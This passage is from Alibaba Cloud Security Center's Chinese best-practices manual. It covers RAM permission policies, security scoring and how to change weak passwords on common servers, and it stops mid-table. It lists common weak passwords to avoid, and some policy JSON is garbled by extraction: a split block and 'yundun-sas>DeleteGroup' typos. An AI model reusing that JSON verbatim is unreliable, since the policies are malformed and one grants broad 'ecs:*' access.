

ALIBABA CLOUD

阿里云

云安全中心（态势感知）

最佳实践

文档版本：20220621

 阿里云

## 法律声明

阿里云提醒您在阅读或使用本文档之前仔细阅读、充分理解本法律声明各条款的内容。如果您阅读或使用本文档，您的阅读或使用行为将被视为对本声明全部内容的认可。

1. 您应当通过阿里云网站或阿里云提供的其他授权通道下载、获取本文档，且仅能用于自身的合法合规的业务活动。本文档的内容视为阿里云的保密信息，您应当严格遵守保密义务；未经阿里云事先书面同意，您不得向任何第三方披露本手册内容或提供给任何第三方使用。
2. 未经阿里云事先书面许可，任何单位、公司或个人不得擅自摘抄、翻译、复制本文档内容的部分或全部，不得以任何方式或途径进行传播和宣传。
3. 由于产品版本升级、调整或其他原因，本文档内容有可能变更。阿里云保留在没有任何通知或者提示下对本文档的内容进行修改的权利，并在阿里云授权通道中不时发布更新后的用户文档。您应当实时关注用户文档的版本变更并通过阿里云授权渠道下载、获取最新版的用户文档。
4. 本文档仅作为用户使用阿里云产品及服务的参考性指引，阿里云以产品及服务的“现状”、“有缺陷”和“当前功能”的状态提供本文档。阿里云在现有技术的基础上尽最大努力提供相应的介绍及操作指引，但阿里云在此明确声明对本文档内容的准确性、完整性、适用性、可靠性等不作任何明示或暗示的保证。任何单位、公司或个人因为下载、使用或信赖本文档而发生任何差错或经济损失的，阿里云不承担任何法律责任。在任何情况下，阿里云均不对任何间接性、后果性、惩戒性、偶然性、特殊性或刑罚性的损害，包括用户使用或信赖本文档而遭受的利润损失，承担责任（即使阿里云已被告知该等损失的可能性）。
5. 阿里云网站上所有内容，包括但不限于著作、产品、图片、档案、资讯、资料、网站架构、网站画面的安排、网页设计，均由阿里云和/或其关联公司依法拥有其知识产权，包括但不限于商标权、专利权、著作权、商业秘密等。非经阿里云和/或其关联公司书面同意，任何人不得擅自使用、修改、复制、公开传播、改变、散布、发行或公开发表阿里云网站、产品程序或内容。此外，未经阿里云事先书面同意，任何人不得为了任何营销、广告、促销或其他目的使用、公布或复制阿里云的名称（包括但不限于单独为或以组合形式包含“阿里云”、“Aliyun”、“万网”等阿里云和/或其关联公司品牌，上述品牌的附属标志及图案或任何类似公司名称、商号、商标、产品或服务名称、域名、图案标示、标志、标识或通过特定描述使第三方能够识别阿里云和/或其关联公司）。
6. 如若发现本文档存在任何错误，请与阿里云取得直接联系。

# 通用约定

格式	说明	样例
 危险	该类警示信息将导致系统重大变更甚至故障，或者导致人身伤害等结果。	 危险 重置操作将丢失用户配置数据。
 警告	该类警示信息可能会导致系统重大变更甚至故障，或者导致人身伤害等结果。	 警告 重启操作将导致业务中断，恢复业务时间约十分钟。
 注意	用于警示信息、补充说明等，是用户必须了解的内容。	 注意 权重设置为0，该服务器不会再接受新请求。
 说明	用于补充说明、最佳实践、窍门等，不是用户必须了解的内容。	 说明 您也可以通过按Ctrl+A选中全部文件。
>	多级菜单递进。	单击设置> 网络> 设置网络类型。
<b>粗体</b>	表示按键、菜单、页面名称等UI元素。	在结果确认页面，单击 <b>确定</b> 。
Courier字体	命令或代码。	执行 <code>cd /d C:/window</code> 命令，进入Windows系统文件夹。
斜体	表示参数、变量。	<code>bae log list --instanceid</code> <i>Instance_ID</i>
[ ] 或者 [a b]	表示可选项，至多选择一个。	<code>ipconfig [-all -t]</code>
{ } 或者 {a b}	表示必选项，至多选择一个。	<code>switch {active stand}</code>

# 目录


1.RAM用户自定义权限最佳实践	05
2.云安全中心自定义运维权限最佳实践	10
3.快速掌握ECS安全态势	14
4.提高安全评分最佳实践	16
5.提升登录口令安全最佳实践	19
6.MongoDB漏洞检测最佳实践	23
7.AK和账密防泄漏最佳实践	25
8.Linux软件漏洞修复最佳实践	28
9.Linux系统木马查杀	32
10.云安全中心反弹Shell多维检测技术详解	34
11.挖矿程序处理最佳实践	45
12.防御挂马攻击最佳实践	50
13.阿里云服务器批量安装Agent	52
14.非阿里云服务器安装Agent	56
15.线下IDC使用云安全中心最佳实践	60
16.防勒索最佳实践	64

# 1.RAM用户自定义权限最佳实践

本文介绍如何自定义云安全中心的访问控制权限，并授予RAM用户使用云安全中心不同功能的权限，实现精细化的权限管理。

## 背景信息

阿里云访问控制服务为各云产品提供默认的访问控制系统策略，同时支持用户自定义访问控制策略。系统策略由阿里云默认创建，不支持修改。

 **说明** 云安全中心支持的默认策略为 `AliyunYundunSASFullAccess`（表示允许RAM用户对云安全中心的所有功能进行操作）和 `AliyunYundunSASReadOnlyAccess`（表示允许RAM用户只读访问云安全中心的所有数据）。

如果您需要对RAM用户访问和操作云产品进行更精确地限制，您可以使用自定义权限（即RAM Policy）。

本文以自定义资产中心的权限为例，介绍自定义权限策略配置的流程。建议您提前了解权限策略的相关信息，更多信息，请参见[权限策略语法和结构](#)。有关访问控制的基本概念介绍，请参见[基本概念](#)。

## 前提条件

已创建RAM用户。更多信息，请参见[创建RAM用户](#)。

## 步骤一：创建云安全中心自定义权限策略

1. 使用阿里云账号登录[RAM控制台](#)。
2. 在左侧导航栏，选择[权限管理](#) > [权限策略](#)。
3. 在[权限策略](#)页面，单击[创建权限策略](#)。
4. 在[创建权限策略](#)页面，单击[脚本编辑](#)页签。
5. 在[脚本编辑](#)页签下，根据要自定义的权限策略类型配置策略内容。

配置脚本如下：

### o 授权RAM用户资产中心只读权限

以下策略表示授予RAM用户只读资产中心的资产列表、服务器各项统计数据、资产列表的权限，您可以通过设置 `yundun-sas:DescribeCloudCenterInstances`、`yundun-sas:DescribeFieldStatistics` 和 `yundun-sas:DescribeCriteria` 来进行授权。

```
{
  "Version": "1",
  "Statement": [
    {
      "Action": [
        "yundun-sas:DescribeCloudCenterInstances",
        "yundun-sas:DescribeFieldStatistics",
        "yundun-sas:DescribeCriteria"
      ],
      "Resource": "*",
      "Effect": "Allow"
    }
  ]
}
```

### o 授予RAM用户资产中心安全检查和权限

以下策略表示授权RAM用户（在步骤二中绑定对应的RAM账户完成授权）执行资产中心安全检查的权限。您可以通过设置 `yundun-sas:ModifyPushAllTask` 来进行该授权。

```
{
  "Version": "1",
  "Statement": [
    {
      "Action": "yundun-sas:ModifyPushAllTask",
      "Resource": "*",
      "Effect": "Allow"
    }
  ]
}
```

#### o 授权RAM用户漏洞修复只读权限

以下策略表示授予RAM用户（在步骤二中绑定对应的RAM账户完成授权）只读漏洞修复的漏洞列表、漏洞白名单的权限，您可以通过设置 `yundun-aegis:DescribeVulList` 和 `yundun-sas:DescribeVulWhitelist` 来进行授权。

```
{
  "Version": "1",
  "Statement": [
    {
      "Action": [
        "yundun-aegis:DescribeVulList",
        "yundun-sas:DescribeVulWhitelist"
      ],
      "Resource": "*",
      "Effect": "Allow"
    }
  ]
}
```

#### o 授予RAM用户修复漏洞的权限

以下策略表示授权RAM用户（在步骤二中绑定对应的RAM账户完成授权）允许执行漏洞修复的权限。您可以通过设置 `yundun-aegis:OperateVul` 来进行该授权。

```
{
  "Version": "1",
  "Statement": [
    {
      "Action": "yundun-aegis:OperateVul",
      "Resource": "*",
      "Effect": "Allow"
    }
  ]
}
```

6. 单击下一步：编辑基本信息，然后输入权限策略的名称和备注。

7. 单击确定。

## 步骤二：为RAM用户授权

1. 使用阿里云账号登录RAM控制台。

2. 在左侧导航栏选择**权限管理 > 授权**。
3. 在**授权**页面，单击**新增授权**。
4. 在**授权主体**区域，选择需要授权的RAM用户。  
新创建的RAM用户默认不支持任何权限。
5. 在**选择权限**区域，选择**自定义策略**，并选择在**步骤一**中创建的云安全中心自定义策略，单击**确定**，然后单击**完成**。

## 支持自定义权限策略的操作

以下各表格介绍了云安全中心主要的功能模块支持的自定义权限策略：

### 资产中心

RAM权限策略Action	描述	支持的API
yundun-sas:DescribeCloudCenterInstances	查询资产列表信息。包括资产的类型、是否存在安全告警、客户端在线状态等。	DescribeCloudCenterInstances
yundun-sas:DescribeFieldStatistics	查询您资产中服务器的统计信息。	DescribeFieldStatistics
yundun-sas:DescribeCriteria	获取查询资产时，输入的模糊匹配值对应的查询条件信息。	DescribeCriteria
yundun-sas:ModifyPushAllTask	对服务器执行安全检查任务。	ModifyPushAllTask
yundun-sas:DescribeDomainCount	获取域名资产的数量。	DescribeDomainCount
yundun-sas>DeleteGroup	删除资产的分组。	DeleteGroup
yundun-sas:DescribeSearchCondition	查询资产的筛选条件。	DescribeSearchCondition
yundun-sas:DescribeImageStatistics	查询容器镜像资产的风险统计信息。	DescribeImageStatistics
yundun-sas:DescribeGroupedTags	查询资产标签的统计信息。	DescribeGroupedTags
yundun-sas:DescribeDomainCount	获取域名资产数量。	DescribeDomainCount
yundun-sas:DescribeCloudProductFieldStatistics	获取云产品统计信息。	DescribeCloudProductFieldStatistics
yundun-sas:DescribeCloudCenterInstances	查询资产信息。	DescribeCloudCenterInstances
yundun-sas:DescribeAllGroups	查询所有服务器分组信息。	DescribeAllGroups

RAM权限策略Action	描述	支持的API
yundun-sas:DeleteGroup	删除服务器分组。	DeleteGroup
yundun-sas:CreateOrUpdateAssetGroup	创建服务器分组或修改服务器分组下的服务器。	CreateOrUpdateAssetGroup
yundun-sas:DescribeInstanceStatistics	查询资产的风险统计信息。	DescribeInstanceStatistics
yundun-sas:PauseClient	启用或暂停Agent客户端。	PauseClient
yundun-sas:ModifyTagWithUuid	修改资产的标签名称或修改指定标签下包含的资产。	ModifyTagWithUuid
yundun-sas:RefreshAssets	同步最新资产。	RefreshAssets
yundun-sas:ExportRecord	导出资产中心、云平台配置检查、镜像安全扫描、攻击分析、AK泄露检测等页面的检测结果的Excel文件。	ExportRecord
yundun-sas:DescribeExportInfo	查看资产导出任务的进度。	DescribeExportInfo
yundun-sas:DescribeDomainList	查询域名资产信息列表。	DescribeDomainList
yundun-sas:DescribeDomainDetail	获取域名资产详情。	DescribeDomainDetail
yundun-aegis:DescribeAssetDetailByUuid	使用资产的UUID查询资产的详情。	DescribeAssetDetailByUuid

## 漏洞修复

RAM权限策略Action	描述	支持的API
yundun-sas:DescribeVulWhitelist	分页查询漏洞白名单。	DescribeVulWhitelist
yundun-sas:ModifyOperateVul	对检测到的漏洞进行处理，处理方式包括修复、验证、忽略等。	ModifyOperateVul
yundun-sas:ModifyVulTargetConfig	设置单台服务器的漏洞检测配置。	ModifyVulTargetConfig
yundun-aegis:DescribeConcernNecessity	查询关注的漏洞修复必要性信息。	DescribeConcernNecessity
yundun-aegis:DescribeVulList	根据漏洞类型查询对应漏洞信息。	DescribeVulList
yundun-aegis:ModifyOperateVul	对检测到的漏洞进行处理，处理方式包括修复、验证、忽略等。	ModifyOperateVul
yundun-aegis:DescribeImageVulList	查看镜像安全扫描的漏洞的详情及受漏洞影响容器镜像的信息列表。	DescribeImageVulList



RAM权限策略Action	描述	支持的API
yundun-aegis:ExportVul	导出漏洞列表。	<a href="#">ExportVul - 导出漏洞列表</a>
yundun-aegis:DescribeVulExportInfo	查看漏洞导出任务的进度。	<a href="#">DescribeVulExportInfo - 查看漏洞导出任务的进度</a>

 **说明** 多数情况下RAM自定义权限策略中的Action与该云产品的API一一对应，但也有例外。

## 相关文档

[权限策略基本元素](#)

[权限策略语法和结构](#)

[通过RAM限制用户的访问IP地址](#)

[通过RAM限制用户的访问时间](#)

## 2.云安全中心自定义运维权限最佳实践

如果需要为运维人员自定义云安全中心的访问控制权限，例如只允许运维人员使用漏洞扫描、漏洞修复和基线检查功能，您可以在RAM控制台创建自定义策略并为运维人员的RAM用户授权，实现精细化权限管理。本文介绍如何为运维人员自定义云安全中心的访问控制权限。

### 背景信息

阿里云访问控制服务为各云产品提供默认访问控制系统策略，同时支持用户自定义访问控制策略。您可以使用自定义权限对RAM用户访问和操作云安全中心进行精确的限制。本文仅介绍如何对运维人员进行权限策略设置，实现只允许运维人员使用漏洞扫描、漏洞修复、基线检查和资产中心的功能。如果有其他的精细化权限管理需求，您可以自定义权限策略。具体操作，请参见[RAM用户自定义权限最佳实践](#)。

### 前提条件

已为运维人员创建RAM用户。具体操作，请参见[创建RAM用户](#)。


### 步骤一：为运维人员创建云安全中心自定义权限策略

1. 使用阿里云账号登录[RAM控制台](#)。
2. 在左侧导航栏，选择[权限管理](#) > [权限策略](#)。
3. 在[权限策略](#)页面，单击[创建权限策略](#)。
4. 在[创建权限策略](#)页面，单击[脚本编辑](#)页签。

在策略内容中输入以下内容。

```
{
  "Version": "1",
  "Statement": [
    {
      "Action": [
        "yundun-aegis:OperateVul",
        "yundun-aegis:ModifyStartVulScan"
      ],
      "Resource": "*",
      "Effect": "Allow"
    },
    {
      "Action": [
        "yundun-aegis:FixCheckWarnings",
        "yundun-aegis:IgnoreHcCheckWarnings",
        "yundun-aegis:ValidateHcWarnings"
      ],
      "Resource": "*",
      "Effect": "Allow"
    },
    {
      "Action": "ecs:RebootInstance",
      "Effect": "Allow",
      "Resource": "*",
      "Condition": {
        "Bool": {
          "acs:MFAPresent": "true"
        }
      }
    }
  ]
}
```

```
    },
    {
      "Action": "ecs:*",
      "Effect": "Allow",
      "Resource": [
        "acs:ecs:*:*:*"
      ]
    },
    {
      "Action": "ecs:CreateSnapshot",
      "Effect": "Allow",
      "Resource": [
        "acs:ecs:*:*:*",
        "acs:ecs:*:*:snapshot/*"
      ]
    },
    {
      "Action": [
        "ecs:Describe*"
      ],
      "Effect": "Allow",
      "Resource": "*"
    },
    {
      "Action": [
        "yundun-sas:ModifyPushAllTask",
        "yundun-sas>DeleteTagWithUuid",
        "yundun-sas:ModifyTagWithUuid",
        "yundun-sas:CreateOrUpdateAssetGroup",
        "yundun-sas>DeleteGroup",
        "yundun-sas:ModifyAssetImportant",
        "yundun-sas:RefreshAssets"
      ],
      "Resource": "*",
      "Effect": "Allow"
    }
  ]
}
```

 **说明** 以上策略允许RAM用户使用漏洞扫描、漏洞修复、基线检查和资产中心功能并进行相关操作。添加该策略后，RAM用户具体可以执行的操作，请参见[权限策略Action说明](#)表格中的Action及其说明。

5. 单击下一步：**编辑基本信息**，然后输入权限策略的名称和备注。
6. 单击**确定**。

## 步骤二：为运维人员使用的RAM用户授权

1. 使用阿里云账号登录[RAM控制台](#)。
2. 在左侧导航栏，单击**权限管理 > 授权**。
3. 在授权页面，单击**新增授权**。

4. 在授权主体区域，选择需要授权的运维人员的RAM用户。

新创建的RAM用户默认不支持任何权限。

5. 在选择权限区域，选择需要授予运维人员RAM用户的权限。

您需要按照以下步骤选择权限。

i. 在系统策略页签下，搜索并选择AliyunYundunSASReadOnlyAccess策略。

该系统策略可以授予运维人员只读访问云安全中心服务的权限。

ii. 单击自定义策略页签，选择步骤一中创建的自定义策略。

该自定义策略可以授予运维人员管理云安全中心资产中心、漏洞扫描、漏洞修复和基线检查功能的权限，例如为服务器执行安全检查、执行一键漏洞扫描、修复漏洞等权限。

6. 单击确定。

## 权限策略Action说明

功能模块	Action	说明
漏洞修复	yundun-aegis:OperateVul	处理漏洞，包括执行验证漏洞、忽略漏洞、修复漏洞等操作。
	yundun-aegis:ModifyStartVulScan	一键扫描漏洞。
	ecs:RebootInstance	漏洞修复后重启实例。
	ecs:CreateSnapshot	修复漏洞前创建快照。
基线检查	yundun-aegis:FixCheckWarnings	修复基线检查风险项。
	yundun-aegis:IgnoreHcCheckWarnings	忽略或取消忽略基线检查风险项。
	yundun-aegis:ValidateHcWarnings	验证基线检查风险项。
资产中心	yundun-sas:ModifyPushAllTask	为服务器执行安全检查任务。
	yundun-sas>DeleteTagWithUuid	删除自定义标签。
	yundun-sas:ModifyTagWithUuid	修改标签与服务器或云产品的关系。
	yundun-sas:CreateOrUpdateAssetGroup	修改服务器与服务器分组的关系。
	yundun-sas>DeleteGroup	删除服务器分组。

功能模块	Action	说明
	yundun-sas:ModifyAssetImportant	修改资产重要性标签。
	yundun-sas:RefreshAssets	同步最新资产。

## 相关文档

[RAM用户自定义权限最佳实践](#)

[通过RAM管控多运维人员的权限](#)

[权限策略基本元素](#)

[权限策略语法和结构](#)

# 3.快速掌握ECS安全态势

云安全中心是一款实时识别、分析、预警安全威胁的统一安全管理系统。通过防勒索、防病毒、防篡改、合规检查等安全能力，帮助您实现威胁检测、响应、溯源的自动化安全运营闭环，保护云上资产和本地主机并满足监管合规要求。ECS服务器默认受到云安全中心基础版的防护。

云安全中心防病毒版及以上版本支持病毒自动隔离，可对目前部分主流勒索病毒（如WannaCry和Globelmposter）、DDoS木马（如XorDDos和BillGates）进行主动防护和主动隔离。建议您启用该功能，提升您资产的安全防线。如何启用自动隔离功能，请参见云安全中心[主动防御](#)。

云安全中心各版本的功能详情，请参见[功能特性](#)。

## 前提条件

您在购买ECS实例时，需勾选安全加固选项，云安全中心才会对您的ECS服务器提供安全防护。



## 查看ECS实例概览信息

您可以登录[ECS管理控制台](#)，在概览页面单击立即处理，跳转到云安全中心总览页面，查看ECS的安全详情。



您可在云安全中心总览页面查看资产的威胁概览信息和安全评分信息，例如待处理的告警事件数量及其紧急程度、检测到的告警事件总数等信息。详细信息，请参见[总览](#)。




单击待处理告警、待修复漏洞、基线问题或攻击次数模块的立即处理，可进入对应的功能模块查看资产威胁的具体详情并进行处理。



### 查看单个ECS实例安全详情

您可以在ECS管理控制台的实例页面，单击实例列表中的阿里云云盾图标跳转到云安全中心控制台资产中心页面，查看单个ECS实例的安全详情。



在云安全中心的资产中心页面查看单个ECS实例的安全详情。更多信息，请参见查看单个资产详情。



**说明** 如果资产列表页面中，单个资产的客户端状态为离线，说明云安全中心Agent已离线，Agent离线的服务器将不受云安全中心的保护。您需在云安全中心控制台设置 > 安装/卸载插件页面定位到该服务器并进行安装客户端操作。具体操作，请参见安装或卸载插件。

## 4. 提高安全评分最佳实践

云安全中心总览页面根据您资产整体的安全状态展示当前的安全评分。安全评分越高说明您系统的安全隐患越少。如果您资产的安全评分低于95分，建议您尽快处理检测出的安全风险问题。本文介绍如何提高资产的安全评分。

### 背景信息


- 安全评分分值说明，请参见[安全分值表](#)。
- 安全评分扣分标准，请参见[安全评分扣分项目表](#)。

### 处理安全风险

1. 登录[云安全中心控制台](#)。
2. 在总览页面安全评分模块，单击[立即处理](#)。



3. 在[安全风险处理](#)面板定位到需要处理风险的模块，单击右侧[立即处理](#)。



4. 在跳转后的相应模块处理安全风险事件。



您可以参考以下操作指导处理资产中存在的安全风险。

- **配置防暴力破解规则**：在威胁检测 > 安全告警处理页面，单击右上角安全告警设置，在防暴力破解页签配置防暴力破解规则。具体操作，请参见[配置防暴力破解规则](#)。
- **开启防勒索策略**：在主动防御 > 病毒防御页面开通病毒防御功能并配置防勒索相关策略。具体操作，请参见[开通服务](#)、[创建防护策略](#)。
- **处理安全告警**：在威胁检测 > 安全告警处理页面处理相应告警。具体操作，请参见[查看和处理告警事件](#)。
- **修复漏洞**：在安全防范 > 漏洞修复页面处理资产中存在的漏洞。
  - 修复Linux软件漏洞的具体操作，请参见[Linux软件漏洞](#)。
  - 修复Windows系统漏洞的具体操作，请参见[Windows系统漏洞](#)。
  - 修复Web-CMS漏洞的具体操作，请参见[Web-CMS漏洞](#)。
  - 处理应用漏洞的具体操作，请参见[应用漏洞](#)。
  - 处理应急漏洞的具体操作，请参见[应急漏洞](#)。
- **基线问题**：在安全防范 > 基线检查页面处理基线检查风险。具体操作，请参见[查看和处理基线检查结果](#)。
- **云平台配置风险**：在安全防范 > 云平台配置检查页面处理云平台配置检查风险。具体操作，请参见[查看和处理云平台配置检查结果](#)。
- **AK泄露问题**：在威胁检测 > AK泄露检测页面处理AK泄露事件。具体操作，请参见[AK泄露检测](#)。

所有安全风险处理完成后安全评分可达到95分。



#### ② 说明

- 安全风险处理页面其他 > 存在攻击事件的扣分仅表示您的资产受到过攻击，该模块无需进行处理。您可在威胁检测 > 攻击分析页面查看云安全中心已成功拦截的攻击记录。攻击分析更多信息，请参见[攻击分析](#)。
- 云安全中心防病毒版不支持基线检查、攻击分析功能，因此这两项没有纳入防病毒版的安全评分中。
- 云安全中心高级版不支持攻击分析功能，因此该项没有纳入高级版的安全评分中。

## 相关文档

- [安全分值表](#)
- [安全评分扣分项目表](#)

- [安全评分FAQ](#)

# 5.提升登录口令安全最佳实践

如果您的服务器使用弱口令登录，黑客可能会非法登录您的服务器，窃取服务器数据或破坏服务器。建议您为服务器设置复杂的登录口令，并定期提升登录口令的安全性。本文介绍如何提升登录口令的安全性以及常见服务器登录口令的修改方法。

## 背景信息

在服务器系统中使用弱口令可能会造成以下危害：

- 个人用户使用的弱口令可能会被猜解或被破解工具破解，从而泄露个人隐私信息，甚至造成财产损失。
- 系统管理员使用弱口令可能会导致整个系统被攻击、数据库信息被窃取、业务系统瘫痪，造成所有用户信息的泄露和巨大的经济损失，甚至可能引发群体性的网络安全危害事件。

及时检测弱口令能够有效防止系统被攻击和信息泄露，可以提高系统的安全性。您可以根据以下建议加强您服务器的安全防护。

- 参考本文介绍的提升口令安全的方法设置登录口令。具体方法，请参见[提升口令安全](#)。
- 使用云安全中心基线检查功能，检查您的服务器中是否存在高危弱口令风险。如果在您的资产中检测出了高危弱口令风险，建议您及时修改资产中的弱口令。具体方法，请参见[修改常见的服务器弱口令](#)。

## 提升口令安全

您可以通过以下方法提升登录口令的安全性：

- **设置复杂密码**  
复杂密码应同时满足以下要求：
  - 密码长度大于等于8个字符。
  - 至少包含以下三种字符的组合：
    - 大写字母（A~Z）
    - 小写字母（a~z）
    - 数字（0~9）
    - 特殊字符（~、!、@、\$、%、^、&、\*、-、\_、=、+、#、/、?）
  - 密码不能为用户名或用户名的倒序。
- **不使用常见或公开的弱口令**  
以下是常见或公开的弱口令：
  - 已公开的常用弱口令。例如abcd1234、admin、root、admin@123等。
  - 数字或字母连排或混排，键盘字母连排。例如123456、abcdef、123abc、qwerty、1qaz2wsx等。
  - 短语密码。例如5201314、woaini1314等。
  - 公司名称、生日、姓名、身份证、手机号、邮箱名、用户ID、时间年份等。
- **定期修改密码**  
建议每隔90天更改一次密码。

## 修改常见的服务器弱口令

以下表格介绍修改Linux服务器、MySQL数据库、Redis数据库等常见系统的登录弱口令的操作防范。

系统名称	修改登录口令操作步骤	说明
------	------------	----

系统名称	修改登录口令操作步骤	说明
Linux系统	在Linux系统服务器中，执行passwd [ <b>&lt;user&gt;</b> ]命令修改用户登录口令。	其中 <b>&lt;user&gt;</b> 为登录用户名，如果不输入则修改的是当前用户的口令。执行完命令后请根据提示输入新口令。
Windows系统	<p>本处以Windows 10为例说明修改用户登录口令的方法。</p> <ol style="list-style-type: none"> <li>1. 登录Windows服务器后，在左下角单击  图标。</li> <li>2. 单击  图标。</li> <li>3. 在Windows设置页面，单击帐户。</li> <li>4. 在左侧导航栏单击登录选项。</li> <li>5. 根据页面提示更改服务器密码。</li> </ol>	无
MySQL数据库	<ol style="list-style-type: none"> <li>1. 登录MySQL数据库。</li> <li>2. 执行以下命令查看数据库用户密码信息。 <pre>SELECT user, host, authentication_string FROM user;</pre> <p><b>说明</b> 部分MySQL数据库版本可能不支持上述查询命令。如果您执行上述命令未获得用户密码信息，请您执行以下命令。</p> <pre>SELECT user, host, password FROM user;</pre> </li> <li>3. 执行以下命令根据查询结果及弱密码告警信息修改具体用户的密码。 <pre>SET PASSWORD FOR '用户名'@'主机' = PASSWORD('新密码');</pre> </li> <li>4. 执行刷新命令 <code>flush privileges;</code>。</li> </ol>	无
Redis数据库	<ol style="list-style-type: none"> <li>1. 打开Redis数据库的配置文件redis.conf。</li> <li>2. 执行以下命令修改或增加口令。 <pre>requirepass &lt;password&gt;;</pre> </li> <li>3. 重启Redis服务。</li> </ol>	其中 <b>&lt;password&gt;</b> 为登录口令。如果已存在登录口令，则将其修改为复杂口令；如果不存在登录口令，则添加新口令。

系统名称	修改登录口令操作步骤	说明
SQL Server数据库	<ul style="list-style-type: none"> <li>Linux系统登录 登录SQL Server数据库，执行以下命令修改登录口令。 <pre>exec sp_password '&lt;oldpassword&gt;', '&lt;newpassword&gt;', ' &lt;user&gt;'</pre></li> <li>Windows认证登录 在SQL Server数据库客户端依次选择安全性 &gt; 登录名，选中用户后将弱口令修改为复杂口令。</li> </ul>	其中 <oldpassword> 为旧口令，<newpassword> 为新口令，<user> 为用户名。
MongoDB数据库	<ol style="list-style-type: none"> <li>登录MongoDB数据库。</li> <li>执行 <code>use admin</code> 命令切换到admin用户。</li> <li>执行 <code>use &lt;db_name&gt;</code> 命令切换到需要修改登录口令的数据库。</li> <li>执行 <code>db.updateUser('&lt;username&gt;', {pwd: '&lt;newpassword&gt;'})</code> 命令修改数据库的登录名和口令。</li> </ol>	<ul style="list-style-type: none"> <li>&lt;db_name&gt; 为需要修改登录口令的数据库名称。</li> <li>&lt;username&gt; 为待修改口令的用户名，&lt;newpassword&gt; 为新口令。</li> <li>修改口令完成后，需等待15分钟才能检测修改后的口令是否为弱口令。</li> </ul>
PostgreSQL数据库	<ol style="list-style-type: none"> <li>登录PostgreSQL数据库。</li> <li>执行以下命令修改弱口令。 <pre>ALTER USER &lt;user&gt; WITH PASSWORD '&lt;newpassword&gt;';</pre></li> </ol>	其中 <user> 为用户名，<newpassword> 为新口令。
Tomcat	<ol style="list-style-type: none"> <li>打开Tomcat根目录下的配置文件<code>conf/tomcat-user.xml</code>。</li> <li>修改user节点的password属性值为复杂口令。</li> </ol>	无
Rsync	<ol style="list-style-type: none"> <li>打开Rsync的配置文件<code>rsyncd.conf</code>。</li> <li>找到 <code>secrets file</code> 配置项，并在该配置项中找到 <code>rsyncd.secret</code> 文件的路径。</li> <li>将<code>rsyncd.secret</code>文件按 用户名:口令 的形式编辑，修改对应用户的口令为新的复杂口令。</li> <li>重启Rsync服务。</li> </ol>	无

系统名称	修改登录口令操作步骤	说明
SVN	<ol style="list-style-type: none"> <li>1. 打开版本库目录。</li> <li>2. 在配置文件&lt;path&gt;/conf/svnserve.conf中找到 password-db 。</li> <li>3. 根据password-db配置找到口令配置文件路径，将该文件中的口令修改为指定的口令（默认为passwd文件）。</li> <li>4. 重启SVN服务。</li> </ol>	无
vsftpd服务器软件	<ul style="list-style-type: none"> <li>• 本地用户                             <ol style="list-style-type: none"> <li>i. 打开配置文件 vsftpd.conf。</li> <li>ii. 增加或修改配置项 anonymous_enable 的值为NO。 anonymous_enable 的值为NO表示禁止匿名登录。</li> <li>iii. 执行 passwd &lt;ftpuser&gt; 命令修改FTP用户的口令。 &lt;ftpuser&gt; 为ftp用户的用户名。</li> <li>iv. 根据提示设置符合要求的新的复杂口令。</li> </ol> </li> <li>• 虚拟用户                             <ol style="list-style-type: none"> <li>i. 打开文件 /etc/vsftpd/login.txt。</li> <li>ii. 修改用户名对应的口令并保存。 该文件格式为：第1行是用户A的用户名，第2行是用户A的口令，第3行是用户B的用户名，第4行是用户B的口令，以此类推。</li> <li>iii. 执行 db_load -T -t hash -f /etc/vsftpd/login.txt /etc/vsftpd/login.db 命令。</li> <li>iv. 修改/etc/pam.d/vsftpd文件。 在存在 auth pam_userdb.so 和 account pam_userdb.so 的行后分别添加语句 db=/etc/vsftpd/login ，修改完成后保存。具体位置见下图。  <pre style="background-color: #f0f0f0; padding: 5px;">auth required pam_userdb.so 